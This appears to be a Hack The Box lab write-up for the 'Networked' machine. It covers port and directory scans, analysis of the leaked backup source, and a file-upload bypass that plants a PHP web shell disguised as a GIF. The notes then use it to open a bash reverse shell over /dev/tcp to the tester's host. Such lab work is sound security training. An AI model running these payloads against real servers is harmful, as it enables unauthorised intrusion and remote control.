

Networked

Sunday, May 4, 2025 8:22 PM


nmap
The website is php.
443 is closed.



```
┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ cat nmap
# Nmap 7.95 scan initiated Sun May  4 12:55:42 2025 as: /usr/lib/nmap/nmap --privileged -A
80
Nmap scan report for 10.129.192.80
Host is up (0.020s latency).
Not shown: 65452 filtered tcp ports (no-response), 80 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https
Device type: general purpose|WAP|media device|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (98%), Asus embedded (88%), Amazon embedd
```




```
┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ gobuster dir -u http://10.129.192.80/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.192.80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html.php            (Status: 403) [Size: 211]
/.html                (Status: 403) [Size: 207]
/index.php            (Status: 200) [Size: 229]
/.htm                 (Status: 403) [Size: 206]
/.htm.php             (Status: 403) [Size: 210]
/lib.php              (Status: 200) [Size: 0]
/uploads              (Status: 301) [Size: 237] [--> http://10.129.192.80/uploads/]
/backup               (Status: 301) [Size: 236] [--> http://10.129.192.80/backup/]
/upload.php           (Status: 200) [Size: 169]
/photos.php           (Status: 200) [Size: 1302]
```




10.129.192.80/upload.php

Choose File No file chosen
go!




```
┌──(kali㉿kali)-[~/Desktop/htb/networked/backup]
└─$ cat test.php
<?php system($_GET['HelloWorld']); ?>
```



Invalid image file.


Choose File No file chosen

go!




Index of /backup


Name	Last modified	Size	Description
Parent Directory		-	
backup.tar	2019-07-09 13:33	10K	




```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ wget http://10.129.192.80/backup/backup.tar
--2025-05-04 20:22:56--  http://10.129.192.80/backup/backup.tar
Connecting to 10.129.192.80:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240 (10K) [application/x-tar]
Saving to: ‘backup.tar’

backup.tar                    100%[=================================================>]  10.00K  --.-KB/s    in 0s

2025-05-04 20:22:56 (31.6 MB/s) - ‘backup.tar’ saved [10240/10240]
```



```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ ls -al backup.tar
-rw-rw-r-- 1 kali kali 10240 Jul  9  2019 backup.tar

┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ exiftool backup.tar
ExifTool Version Number         : 13.10
File Name                       : backup.tar
Directory                       : .
File Size                       : 10 kB
File Modification Date/Time     : 2019:07:09 07:33:42-04:00
File Access Date/Time           : 2025:05:04 20:22:56-04:00
File Inode Change Date/Time     : 2025:05:04 20:22:56-04:00
File Permissions                : -rw-rw-r--
File Type                       : TAR
File Type Extension             : tar
MIME Type                       : application/x-tar
Warning                         : Unsupported file type
```




```
┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ mkdir backup

┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ ls
backup  backup.tar  dirsearch  nmap  reports  results

┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ tar -xvf backup.tar -C backup
index.php
lib.php
photos.php
upload.php

┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ ls
backup  backup.tar  dirsearch  nmap  reports  results
```




```
┌──(kali㉿kali)-[~/Desktop/htb/networked/backup]
└─$ ls
index.php  lib.php  photos.php  upload.php
```

Use grep to find $_ in all php files in current directory. This is a great way to analys or search code.
This one stands out.



```
┌──(kali㉿kali)-[~/Desktop/htb/networked/backup]
└─$ grep -Ri '$_' *
lib.php:<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
photos.php:  if ((strpos($exploded[0], '10_10_') === 0) && (!($prefix === $_SERVER["REMOTE_ADDR"])) ) {
upload.php:if( isset($_POST['submit']) ) {
upload.php:  if (!empty($_FILES["myFile"])) {
upload.php:    $myFile = $_FILES["myFile"];
upload.php:    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
upload.php:    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
upload.php:    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;
```




Request

```
POST /upload.php HTTP/1.1
Host: 10.129.192.80
Content-Length: 328
Cache-Control: max-age=0
Origin: http://10.129.192.80
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryU4D1W5mh
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
Referer: http://10.129.192.80/upload.php
Connection: keep-alive

------WebKitFormBoundaryU4D1W5mh9BSYwKuD
Content-Disposition: form-data; name="myFile"; filename="shell.php.gif"
Content-Type: application/x-php

GIF8;<?php system($_GET['cmd']); ?>

------WebKitFormBoundaryU4D1W5mh9BSYwKuD
Content-Disposition: form-data; name="submit"

go!
------WebKitFormBoundaryU4D1W5mh9BSYwKuD--
```


Response

```
HTTP/1.1 200 OK
Date: Mon, 05 May 2025 02:52:10 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 37
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<p>
    file uploaded, refresh gallery
</p>
```




Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment


uploaded by 10_10_14_15.php.gif	uploaded by 127_0_0_4.png	uploaded by 127_0_0_3.png	uploaded by 127_0_0_2.png
uploaded by 127_0_0_1.png			




```
GIF8;
```



```
GIF8;uid=48(apache) gid=48(apache) groups=48(apache)
```




```
GET /uploads/10_10_14_15.php.gif/?cmd=
bash+-i+>%26+/dev/tcp/10.10.14.15/9001+0>%261 HTTP/1.1
Host: 10.129.192.80
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```



